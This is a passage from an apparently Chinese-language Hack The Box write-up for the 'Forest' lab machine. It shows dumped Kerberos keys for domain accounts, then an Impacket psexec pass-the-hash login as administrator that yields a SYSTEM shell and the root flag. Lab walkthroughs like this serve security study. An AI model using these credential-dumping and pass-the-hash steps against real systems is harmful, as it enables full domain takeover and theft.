htb.local\HealthMailbox968e74d:aes256-cts-hmac-sha1-96:1ea10e3661b3b4390e57de350043a2fe6a55dbe0902b31d2c194d2ceff76c23c
htb.local\HealthMailbox968e74d:aes128-cts-hmac-sha1-96:ffe29cd2a68333d29b929e32bf18a8c8
htb.local\HealthMailbox968e74d:des-cbc-md5:68d5ae202af71c5d
htb.local\HealthMailbox6ded678:aes256-cts-hmac-sha1-96:d1a475c7c77aa589e156bc3d2d92264a255f904d32ebbd79e0aa68608796ab81
htb.local\HealthMailbox6ded678:aes128-cts-hmac-sha1-96:bbe21bfc470a82c056b23c4807b54cb6
htb.local\HealthMailbox6ded678:des-cbc-md5:cbe9ce9d522c54d5
htb.local\HealthMailbox83d6781:aes256-cts-hmac-sha1-96:d8bcd237595b104a41938cb0cdc77fc729477a69e4318b1bd87d99c38c31b88a
htb.local\HealthMailbox83d6781:aes128-cts-hmac-sha1-96:76dd3c944b08963e84ac29c95fb182b2
htb.local\HealthMailbox83d6781:des-cbc-md5:8f43d073d0e9ec29
htb.local\HealthMailboxfd87238:aes256-cts-hmac-sha1-96:9d05d4ed052c5ac8a4de5b34dc63e1659088eaf8c6b1650214a7445eb22b48e7
htb.local\HealthMailboxfd87238:aes128-cts-hmac-sha1-96:e507932166ad40c035f01193c8279538
htb.local\HealthMailboxfd87238:des-cbc-md5:0bc8abe526753702
htb.local\HealthMailboxb01ac64:aes256-cts-hmac-sha1-96:af4bbcd26c2cdd1c6d0c9357361610b79cdcb1f334573ad63b1e3457ddb7d352
htb.local\HealthMailboxb01ac64:aes128-cts-hmac-sha1-96:8f9484722653f5f6f88b0703ec09074d
htb.local\HealthMailboxb01ac64:des-cbc-md5:97a13b7c7f40f701
htb.local\HealthMailbox7108a4e:aes256-cts-hmac-sha1-96:64aeffda174c5dba9a41d465460e2d90aeb9dd2fa511e96b747e9cf9742c75bd
htb.local\HealthMailbox7108a4e:aes128-cts-hmac-sha1-96:98a0734ba6ef3e6581907151b96e9f36
htb.local\HealthMailbox7108a4e:des-cbc-md5:a7ce0446ce31aefb
htb.local\HealthMailbox0659cc1:aes256-cts-hmac-sha1-96:a5a6e4e0ddbc02485d6c83a4fe4de4738409d6a8f9a5d763d69dcef633cbd40c
htb.local\HealthMailbox0659cc1:aes128-cts-hmac-sha1-96:8e6977e972dfc154f0ea50e2fd52bfa3
htb.local\HealthMailbox0659cc1:des-cbc-md5:e35b497a13628054
```

```
htb.local\sebastien:aes256-cts-hmac-sha1-96:fa87efc1dcc0204efb0870cf5af01ddbb00aefed27a1bf80464e77566b543161
htb.local\sebastien:aes128-cts-hmac-sha1-96:18574c6ae9e20c558821179a107c943a
htb.local\sebastien:des-cbc-md5:702a3445e0d65b58
htb.local\lucinda:aes256-cts-hmac-sha1-96:acd2f13c2bf8c8fca7bf036e59c1f1fefb6d087dbb97ff0428ab0972011067d5
htb.local\lucinda:aes128-cts-hmac-sha1-96:fc50c737058b2dcc4311b245ed0b2fad
htb.local\lucinda:des-cbc-md5:a13bb56bd043a2ce
htb.local\svc-alfresco:aes256-cts-hmac-sha1-96:46c50e6cc9376c2c1738d342ed813a7ffc4f42817e2e37d7b5bd426726782f32
htb.local\svc-alfresco:aes128-cts-hmac-sha1-96:e40b14320b9af95742f9799f45f2f2ea
htb.local\svc-alfresco:des-cbc-md5:014ac86d0b98294a
htb.local\andy:aes256-cts-hmac-sha1-96:ca2c2bb033cb703182af74e45a1c7780858bcbff1406a6be2de63b01aa3de94f
htb.local\andy:aes128-cts-hmac-sha1-96:606007308c9987fb10347729ebe18ff6
htb.local\andy:des-cbc-md5:a2ab5eef017fb9da
htb.local\mark:aes256-cts-hmac-sha1-96:9d306f169888c71fa26f692a756b4113bf2f0b6c666a99095aa86f7c607345f6
htb.local\mark:aes128-cts-hmac-sha1-96:a2883fccedb4cf688c4d6f608ddf0b81
htb.local\mark:des-cbc-md5:b5dff1f40b8f3be9
htb.local\santi:aes256-cts-hmac-sha1-96:8a0b0b2a61e9189cd97dd1d9042e80abe274814b5ff2f15878afe46234fb1427
htb.local\santi:aes128-cts-hmac-sha1-96:cbf9c843a3d9b718952898bdcce60c25
htb.local\santi:des-cbc-md5:4075ad528ab9e5fd
temp:aes256-cts-hmac-sha1-96:df0226a8c02c41091df00f5cc522f55f0d6888625fceff9a822675413ae2b33f
temp:aes128-cts-hmac-sha1-96:df70c523902cdfdb6b10c0210b22ed92
temp:des-cbc-md5:8a5eb534f21f4a5d
FOREST$:aes256-cts-hmac-sha1-96:2cb974628db86706c3b55141c7068032ad0279aeb2ad3047dd971f5281dce205
FOREST$:aes128-cts-hmac-sha1-96:e0eab885e33d15930f930218ec39c2a9
FOREST$:des-cbc-md5:c8132fbf73c71fa8
EXCH01$:aes256-cts-hmac-sha1-96:1a87f882a1ab851ce15a5e1f48005de99995f2da482837d49f16806099dd85b6
EXCH01$:aes128-cts-hmac-sha1-96:9ceffb340a70b055304c3cd0583edf4e
EXCH01$:des-cbc-md5:8c45f44c16975129
[*] Cleaning up ...
```

然后不用解密，直接使用psexec脚本，该脚本可以直接使用hash登陆：

```
┌──(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ python3 psexec.py htb.local/administrator@10.10.10.161 -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file BDYqRdiw.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service iApQ on 10.10.10.161.....
[*] Starting service iApQ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd ../../users

C:\Users> dir
 Volume in drive C has no label.
 Volume Serial Number is 61F2-A88F

 Directory of C:\Users

07/17/2022  08:11 AM    <DIR>          .
07/17/2022  08:11 AM    <DIR>          ..
09/18/2019  10:09 AM    <DIR>          Administrator
11/20/2016  07:39 PM    <DIR>          Public
09/22/2019  03:29 PM    <DIR>          sebastien
09/22/2019  04:02 PM    <DIR>          svc-alfresco
07/17/2022  08:11 AM    <DIR>          temp
               0 File(s)              0 bytes
               7 Dir(s)  10,424,807,424 bytes free

C:\Users> cd administrator

C:\Users\Administrator> cd desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 61F2-A88F

 Directory of C:\Users\Administrator\Desktop

09/23/2019  02:15 PM    <DIR>          .
09/23/2019  02:15 PM    <DIR>          ..
07/17/2022  08:05 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  10,435,227,648 bytes free

C:\Users\Administrator\Desktop> type root.txt
c5c6295eeb7861477927dda796c7fc83

C:\Users\Administrator\Desktop>
```